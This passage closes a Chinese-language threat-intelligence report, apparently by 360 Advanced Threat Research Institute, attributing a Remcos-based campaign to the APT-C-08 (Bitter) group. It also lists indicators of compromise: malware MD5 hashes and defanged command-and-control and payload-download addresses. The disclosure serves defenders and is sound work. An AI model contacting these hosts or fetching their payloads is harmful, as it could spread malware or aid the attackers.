2.本次攻击使用的Remcos远控组件，也曾出现在过往针对巴基斯坦地区的攻击活动中。

综合上述线索可判断，本次攻击归属于APT-C-08（蔓灵花）组织。

总结

APT-C-08（蔓灵花）组织是一个拥有南亚地区国家民族背景的APT组织，近年来持续对南亚地区及周边国家实施网络攻击活动，攻击目标覆盖政府、军工、高校和驻外机构等企事业单位组织，是当前具有较高威胁度的境外APT组织之一。

在这里提醒用户加强安全意识，切勿执行未知样本或点击来历不明的链接等操作。这些行为可能导致系统在没有任何防范的情况下被攻陷，从而导致机密文件和重要情报的泄漏。

附录IOC

MD5：

397591dd098f9240684f9a999e38eb12

23f5e51bf6d540553aa88c48480450a8

d286d439393bde76b734bd3406628d47

ab17051365bb75c2fd4637b0d560a312

e7c535d2ef05405870923204dd5829d6

b33c8f6a2bebe8d6a41bff851a45f35f

13209c997f62c6c6934bc3f20a6adbd8

017eb0e90e70a48e3b57f9c315e280f5

C2&URL:

89.46.236[.]152:443

[https://domainnamevalidator\[.\]com/uploads/taskhost](https://domainnamevalidator[.]com/uploads/taskhost)

213.111.185[.]78:443

https://domainregistrationcheck[.]com/uploads/b1

https://151.236.4[.]164:5010

getserviceupdates[.]com

http://46.30.191[.]221/host.txt

http://46.30.191[.]221/MsEdge

http://46.30.191[.]221/taskhost

http://46.30.191[.]221/appv1.exe

http://46.30.191[.]221/input.txt

http://46.30.191[.]221/ppersis.py

http://46.30.191[.]221/pw.exe

http://46.30.191[.]221:8080/get-pip.py

http://46.30.191[.]221/cf.py

http://46.30.191[.]221/ppp.py

89.31.121[.]220:443

360高级威胁研究院

360高级威胁研究院是360数字安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的Oday在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内的广泛认可，为360保障国家网络安全提供有力支撑。